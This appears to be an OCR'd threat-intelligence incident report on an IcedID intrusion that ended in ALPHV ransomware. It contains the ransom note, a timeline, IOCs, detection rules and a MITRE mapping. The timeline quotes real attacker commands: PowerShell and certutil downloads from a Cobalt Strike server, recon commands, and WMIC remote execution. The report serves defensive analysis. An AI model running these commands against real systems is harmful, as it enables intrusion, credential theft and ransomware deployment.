


Name: **Backup Deletion Job**
Status: **In progress**
Action type: Backup Deletion
Start time: [redacted] 11:50:42 PM
Initiated by:

Log


| Message | Duration |
|---|---|
| ✓ Starting backup deletion job | |
| ✓ Preparing objects for deletion | |
| ✓ Building tasks list | |
| ▷ Processing backup [redacted] out of [redacted] (28% done) | 0:17:01 |
| ✓ [[redacted]] Backup has been removed successfully | 0:00:47 |
| ✓ [redacted] Backup has been removed successfully | 0:00:24 |
| ▷ [redacted] Removing backup | 0:15:45 |

After completing the encryption of files, the following note was left on the infected hosts with the call out to review Twitter to associate the group:


G6zoPDg6kY.txt - Notepad

```
Data on Your network was exfiltrated and encrypted.

Modifying encrypted files will result in permanent data loss!

Get in touch with us ASAP to get an offer:
1. Download and install Tor Browser from https://www.torproject.org/
2. Access User Panel at http://[redacted]
   THIS IS YOUR PRIVATE USER PANEL ADDRESS, DO NOT SHARE IT WITH ANYONE!



See also:
  Visit our Blog: http://alphvmmm27o3abo3r2mlmjrpdmzle3rykajqc5xsj7j7ejksbpsa36ad.onion
  Social Media: https://twitter.com/search?q=%23alphv

Ö¾Ž*JGÏÈºE\óhK·nTbUœFò‘>"¿B
```

## Timeline



IcedID Brings ScreenConnect and Csharp Streamer to ALPHV Ransomware Deployment

Day 1

11:41 UTC Initial Access, Execution,Persistence
- Malicious email containing link to zip archive
  - Archive Contents: Document[2023.10.11_08-07].vbs
  - "regsvr32.exe" C:/windows/Temp/0370-1.dll
  - Scheduled Task Creation

11:41 UTC Command and Control
- IcedID C2: 212.18.104.12:443

11:44 UTC Discovery
- rundll32.exe C:\Users\<user>\AppData\Roaming\<user>\{40502BA4-3D3D-8C90-8C72-2D965AA9FD9B}\iwiqocacod.dll,#1
  - WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List
  - systeminfo
  - cmd.exe /c chcp>&2
  - ipconfig /all
  - net view /all /domain
  - nltest /domain_trusts
  - net group "Domain Admins" /domain

14:00 UTC Execution, Persistence, Command and Control
- C:\Users\<user>\AppData\Local\Temp\toovey.exe
- ScreenConnect Client Service
- Connections to ScreenConnect Remote Desktop Service Domains

14:00 - 15:00 UTC Execution, Command and Control
- ScreenConnect
  - Nltest /dclist:
  - Cobalt Strike C2: 85.209.11.48:80
    - powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://85.209.11.48:80/ksaid'))"
    - powershell Invoke-WebRequest “hp://temp.sh/VSIAV/http64.exe” -OutFile C:\programdata\rr.exe
    - certutil -urlcache -split -f hp://85.209.11.48:80/download/csss.exe C:\programdata\cscssss.exe

15:21 UTC Execution, Credential Access, Command and Control
- CSharp Streamer: cslite.exe
  - LSASS access for credential dumping
  - C2:  109.236.80.191

16:04 UTC Credential Access
- DCSync operation begins between beachhead host and domain controller

16:17 UTC Lateral Movement
- Renamed ScreenConnect installer copied to domain controller over SMB
- Executed using Impacket wmiexec.py
  - cmd.exe /Q /c goat.exe 1> \\127.0.0.1\ADMIN$\__1697127354.7161467 2>&1

Day 2

07:14 UTC Discovery
- Via SoftPerfect Network Scanner
  - C:\Users\<username>\Desktop\netscan.exe

07:15 UTC Lateral Movement
- RDP to backup server
- Copied over ScreenConnect Installer and CSharp Streamer
  - Installed and executed over RDP session

07:30 UTC Defense Evasion
- Cobalt Strike beacon exexcuted
- Cobalt Strike injection into winlogon.exe and rundll32.exe

22:13 Execution
- New ScreenConnect installer dropped and run on back server

22:22 - 22:40 UTC Lateral Movement
- RDP connections to another domain controller and file server
- Execution of new ScreenConnect installer and Cobalt Strike beacon
- netscan run again from domain controller

Day 5

13:00 UTC Execution, Discovery
- Another ScreenConnect installer on backup server
- netscan run from backup server

13:26 UTC Lateral Movement, Discovery
- RDP to file server
- browsing files using Firefox installed by threat actor

19:16 UTC Discovery
- netscan run from file server

Day 6


21:49 UTC Collection
- Custom tool "confucius_cpp.exe" dropped on fileserver
  - Creation of multiple zip archives

22:37 UTC Exfiltration
- Rclone downloaded on the file server
- Data exfiltration to remote server using Rclone
  - 217.23.12.8:22

Day 7

21:09 - 21:27 UTC Lateral Movement
- RDP to file server and backup server from beachhead
  - proxied via CSharp streamer "cslite.exe"
- new ScreenConnect binaries executed on both


Day 8


new ScreenConnect binaries executed on both
23:12 UTC Discovery
netscan run from backup server
23:20 UTC Impact
Deletion of backups using the Veeam Backup and Replication software
ScreenConnect
ALPHV Ransomware

```
XCOPY  /F /Y "C:\programdata\setup.exe" "\\REDACTED\C$"
cmd  /c wmic /node:REDACTED process call create "C:\setup.exe"
```

```
XCOPY /F /Y "C:\programdata\BNUfUOmFT2.exe" "\\REDACTED\C$\programdata"
cmd /c wmic /node:REDACTED process call create
"%ALLUSERSPROFILE%\BNUfUOmFT2.exe p7BQXbycbpiH -QnA -4Nc -gd -A -4heGxsuj -
yreVf -91nHs -9eGxd -etRzp6kw -gzfW3"
```

## Diamond Model


Adversary
SSH server
Hassh server: 699519fdcc30cbcd093d5cd01e4b1d56
version: ssh-2.0-openssh_8.9p1 ubuntu-3ubuntu0.3 (ssh-2.0-rclone/v1.64.1)
ScreenConnect
client identification (s):
600b0473-3286-470b-afcf-746936fbae68
dc073a32-32df-4e4c-a21b-811f6f9ec827
f722e5bf-3e8f-47b0-aec2-66187f339e0b
40036080-74f8-4db1-941b-13f3e22c0c64
4444f153-b08e-4fb5-b9ba-80f7b13a615b
86937ab0-6adc-451d-807a-d92331fe255d
d2ec37bd-8bd1-4bee-8a2d-71cc637c1f16
Hostname
77724F2
Infrastructure
IcedID
212.18.104.12 — modalefastnow.com
92.118.112.113 — hofsaalos.com
173.255.204.62 — jkbarmossen.com
94.232.46.27 — evinakortu.com
77.105.140.181 — jerryposter.com
77.105.142.135 — skrechelres.com
85.209.11.48 — Cobalt Strike
217.23.12.8 — Exfiltration
109.236.80.191 — CSharp Streamer
Capabilities/TTPs
Phishing — Email delivery
IcedID
chcp
nltest
systeminfo
net
CobaltStrike
CSharp Streamer — Mimikatz
SoftPerfect netscan
Confucius_ccp.exe
Rclone
AlphV Ransomware
quser
route
ipconfig
Victim
Workstations
Servers
Domain Controllers

## Indicators

### Atomic

```
CobaltStrike
85.209.11[.]48

CSharp Streamer
109.236.80[.]191

Data exfiltration
217.23.12[.]8

Forked IcedID Loader
212.18.104[.]12 / modalefastnow[.]com

2nd Stage IcedID payload
92.118.112[.]113 / hofsaalos[.]com
173.255.204[.]62 / jkbarmossen[.]com
94.232.46[.]27 / evinakortu[.]com
77.105.140[.]181 / jerryposter[.]com
77.105.142[.]135 / skrechelres[.]com

URLs
http[:]//85.209.11[.]48:80/download/test1.exe
http[:]//85.209.11[.]48:80/download/http64.exe
http[:]//85.209.11[.]48:80/download/csss.exe
http[:]//85.209.11[.]48:80/ksajSk
http[:]//85.209.11[.]48:80/ksaid
http[:]//temp[.]sh/VSlAV/http64.exe
```

### Computed

```
 cscs.exe
         99d8c3e7806d71a2b6b28be525c8e10e
         59791ec1c857d714f9b4ad6c15a78191206a7343
         5d1817065266822df9fa6e8c5589534e031bb6a02493007f88d51a9cfb92e89b

cscss.exe
         08fcf90499526a0a41797f8fdd67d107
         7d130ace197f4148932306facfc8d71fa8738d86
         c2ddb954877dcfbb62fd615a102ce5fa69f4525abc1884e8fe65b0c2b120cfd4

cscssss.exe
         26239fa16d0350b2224bfb07e37cbd84
         8837ad1bafb56019a46822da0ed8b468f380c80d
         7d2e705dcaa9f36fb132b7ff329f61dd5d0393c28dcd53b2be1e3ba85c633360

 ccs.exe
        2b1b2b271bc78e67beca2dcd04354189
        c83da151f26a58aecb24fc6ba4945acb934ee954
    bd4876f7efbd18a03bbb401a5dc77ed68ef95c72a3f7be83cef39a4515e0c476

rclone.exe
        581cfc2d4e02a16b9b2f8dcb70a46b8b
        1d345799307c9436698245e7383914b3a187f1ec
        9c5b233efb2e2a92a65b5ee31787281dd043a342c80c7ac567ccf43be2f2843f

BNUfUOmFT2.exe
        7ff0241b28d766198743d661a2f67620
        27acb306baec022a974db50a90f48183541e12fe
        94d6395dcab01250650e884f591956464d582a4f1f5da948055e6d2f0a215ace

confucius_cpp.exe
        fb34b1fb80b053e69d89af5330cd7d4b
        e97b00ef58fe081170137536f28df590dbb41a0e
        dfa8c282178a509346fb0154e6dbd5fbb0b56c38894ce7d244f5ca26d6820e67

cslite.exe
        642bf60f06bb043c4a74d0501597cf5e
        e1bc0c7cf030af31522c1160e0c70df5cecbb64a
        4103cc8017409963b417c87259af2a955653567cdbf7d5504198dd350f9ef9c1

https64.dll
        5548caa3b8cdd73b3a56f3f102942882
        e43ecd2f6859e4769028fbd7176bb3339393ea22
        d8f51dcfe928a1674e8d88029a404005ab826527372422cac24c81467440feb0

http64.dll
        0decfd5e200803523c0437ff7aac7349
        be8fd3c3507f02785da6f12c9b21ff73638cdf23
        cd0e941587672ab1517681a7e3b4f93a00020f8c8c8479a76b9e3555bcd04121

ccslt.exe
        5cbb08cd26162e8046df17d15ba6e907
        41f47f8ee34c9ae7a4bb43b71e3cc85266302e8e
        6a6cd64fba34aadad2df808b0fcab89ef26a897040268b24fed694036cc51d6a

iwiqocacod.dll
        efb019b1999d478a4161a030a5d9302e
        514ddcf981d7d8684b3ac20e902f5017292d51c5
        bc49622009b29c23ee762fe6f000936eb1c4c1b29496d5382f175c99ad941aac

JNOV0135_7747811.zip
        24701208c439b00a43908ae39bbf7de8
        25ef7044cdf9b7c17253625a2bd5d2d6fee44227
        3336bfde9b6b8ef05f1d704d247a1a8fd0641afaecc6a71f5cfa861234c4317b

[2023.10.11_08-07].vbs
        4ff5625e6bd063811ec393b315d2c714
        42b188e2e015a72accc50fcbde2d2c81f5258d0b
        5bab2bc0843f9d5124b39f80e12ad6d1f02416b0340d7cfec8cf7b14cd4385bf

0370-1.dll
        bf15a998fd84bee284ae9f7422bda640
        e51217efb6e33fca9f7c5f51e5c3a4ae50499a37
        fab34d1f0f906f64f95b9f244ae1fe090427e606a9c808c720e18e93a08ed84d

netscan.exe
        a768244ca664349a6d1af84a712083c0
        39300863bcaad71e5d4efc9a1cae118440aa778f
        e14ba0fb92e16bb7db3b1efac4b13aee178542c6994543e7535d8efaa589870c
```

```
nocmd.vbs
        d28271ed838464d1debab434ef6d8e37
        2741c136b92aca1e890d2b67084c6867d3cbaa87
        457a2f29d395c04a6ad6012fab4d30e04d99d7fc8640a9ee92e314185cc741d3

rcl.bat
        00c3f790f6e329530a6473882007c3e5
        b02db8c2b9614e986e58f6e31be686b418f9aba7
        6f3a02674b6bbf05af8a90077da6e496cc47dda9101493b8103f0f2b4e4fd958
```

## Detections

### Network

```
ET INFO Executable Download from dotted-quad Host
ETPRO HUNTING Windows BITS UA Retrieving EXE
ET HUNTING Suspicious BITS EXE DL From Dotted Quad
ET POLICY PE EXE or DLL Windows file download HTTP
ET HUNTING SUSPICIOUS Dotted Quad Host MZ Response
ETPRO HUNTING Windows BITS UA Retrieving EXE M2
ETPRO POLICY Observed MS Certutil User-Agent in HTTP Request
ETPRO MALWARE Likely Evil Certutil Retrieving EXE
ThreatFox payload delivery (domain - confidence level: 100%)
ET MALWARE Terse alphanumeric executable downloader high likelihood of being hostile
ThreatFox Cobalt Strike botnet C2 traffic (ip:port - confidence level: 80%)
ET INFO Packed Executable Download
ET HUNTING GENERIC SUSPICIOUS POST to Dotted Quad with Fake Browser 1
ET MALWARE Cobalt Strike Beacon Observed
ET MALWARE Win32/IcedID Requesting Encoded Binary M4
ET MALWARE Win32/IcedID Request Cookie
ET SCAN Potential SSH Scan OUTBOUND
```

### Sigma

Search rules on detection.fyi or sigmasearchengine.com

DFIR Report Public Repo:

```
8a0d153f-b4e4-4ea7-9335-892dfbe17221: NetScan Share Enumeration Write Access Check
dfbdd206-6cf2-4db9-93a6-0b7e14d5f02f: CHCP CodePage Locale Lookup
```

DFIR Report Private Repo:

```
7019b8b4-d23e-4d35-b5fa-192ffb8cb3ee: Use of Rclone to exfiltrate data over an SSH channel
a09079c2-e4af-4963-84d2-d65c2fb332f5: Detection of CertUtil Misuse for Malicious File Download
6f77de5c-27af-435b-b530-e2d07b77a980: Impacket Tool Execution
6fc673ac-ec2f-4de8-8a14-a395f1b2b531: Potential CSharp Streamer RAT loading binary from APPDATA
879ddba7-5cb9-484f-88a4-c1d87034166f: Suspicious ScreenConnect Script Execution
```

Sigma Repo:

```
90f138c1-f578-4ac3-8c49-eecfd847c8b7: BITS Transfer Job Download From Direct IP
10c14723-61c7-4c75-92ca-9af245723ad2: HackTool - Potential Impacket Lateral Movement Activity
b1f73849-6329-4069-bc8f-78a604bb8b23: Remote Access Tool - ScreenConnect Remote Command Execution
90b63c33-2b97-4631-a011-ceb0f47b77c3: Suspicious Execution From GUID Like Folder Names
19b08b1c-861d-4e75-a1ef-ea0c1baf202b: Suspicious Download Via Certutil.EXE
d059842b-6b9d-4ed1-b5c3-5b89143c6ede: File Download Via Bitsadmin
e37db05d-d1f9-49c8-b464-cee1a4b11638: PUA - Rclone Execution
7090adee-82e2-4269-bd59-80691e7c6338: Console CodePage Lookup Via CHCP
d5601f8c-b26f-4ab0-9035-69e11a8d4ad2: CobaltStrike Named Pipe
c8557060-9221-4448-8794-96320e6f3e74: Windows PowerShell User Agent
1edff897-9146-48d2-9066-52e8d8f80a2f: Suspicious Invoke-WebRequest Execution With DirectIP
0ef56343-059e-4cb6-adc1-4c3c967c5e46: Suspicious Execution of Systeminfo
903076ff-f442-475a-b667-4f246bcc203b: Nltest.EXE Execution
5cc90652-4cbd-4241-aa3b-4b462fa5a248: Potential Recon Activity Via Nltest.EXE
624f1f33-ee38-4bbe-9f4a-088014e0c26b: IcedID Malware Execution Patterns
```

### Yara

```
https://github.com/The-DFIR-Report/Yara-Rules/blob/main/24952/24952.yar
```

## MITRE ATT&CK

## 24952 - IcedID Brings ScreenConnect and Csharp Streamer to ALPHV Ransomware Deployment

| | Tools | Technique |
|---|---|---|
| Initial Access | | Phishing - T1566 |
| Execution | IcedID | Malicious File - T1204.002<br>Visual Basic - T1059.005<br>PowerShell - T1059.001<br>Windows Command Shell - T1059.003 |
| Persistence | IcedID<br>ScreenConnect | Scheduled Task - T1053.005 |
| Privilege Escalation | | |
| Defense Evasion | | Regsvr32 - T1218.010<br>Rundll32 - T1218.011<br>Indicator Removal: File Deletion - T1070.004<br>Process Injection -T1055<br>BITS Jobs - T1197 |
| Credential Access | CSharp Streamer —— Mimikatz | LSASS Memory - T1003.001<br>DCSync - T1003.006 |
| Discovery | net<br>chcp<br>nltest<br>ipconfig<br>systeminfo<br>route<br>quser<br>SoftPerfect netscan | Domain Groups - T1069.002<br>Domain Trust Discovery - T1482<br>System Language Discovery - T1614.001<br>Local Account - T1087.001<br>Domain Account - T1087.002<br>Network Share Discovery - T1135<br>Remote System Discovery - T1018<br>System Information Discovery - T1082 |
| Lateral Movement | | Remote Desktop Protocol - T1021.001 |
| Collection | Confucius_cpp.exe | Archive via Utility - T1560.001<br>Data from Information Repositories - T1213<br>Data from Network Shared Drive - T1039 |
| Command and Control | IcedID<br>ScreenConnect<br>CSharp Streamer<br>Cobalt Strike | Web Protocols - T1071.001<br>Remote Access Software - T1219<br>Ingress Tools Transfer - T1105 |
| Exfiltration | Rclone | Automated Exfiltration - T1020 |
| Impact | ALPHV Ransomware | Data Encrypted for Impact - T1486 |

```
LSASS Memory - T1003.001
DCSync - T1003.006
System Network Configuration Discovery - T1016
Remote System Discovery - T1018
Automated Exfiltration - T1020
Remote Desktop Protocol - T1021.001
System Owner/User Discovery - T1033
Data from Network Shared Drive - T1039
Commonly Used Port - T1043
Scheduled Task - T1053.005
PowerShell - T1059.001
Windows Command Shell - T1059.003
Visual Basic - T1059.005
Domain Groups - T1069.002
Web Protocols - T1071.001
Domain Accounts - T1078.002
System Information Discovery - T1082
File and Directory Discovery - T1083
Local Account - T1087.001
Domain Account - T1087.002
Network Share Discovery - T1135
BITS Jobs - T1197
Malicious File - T1204.002
Data from Information Repositories - T1213
Regsvr32 - T1218.010
Rundll32 - T1218.011
Remote Access Software - T1219
Domain Trust Discovery - T1482
Data Encrypted for Impact - T1486
Archive via Utility - T1560.001
Phishing - T1566
Service Execution - T1569.002
System Language Discovery - T1614.001
Indicator Removal: File Deletion - T1070.004
```

Internal case #TB24952 #PR29648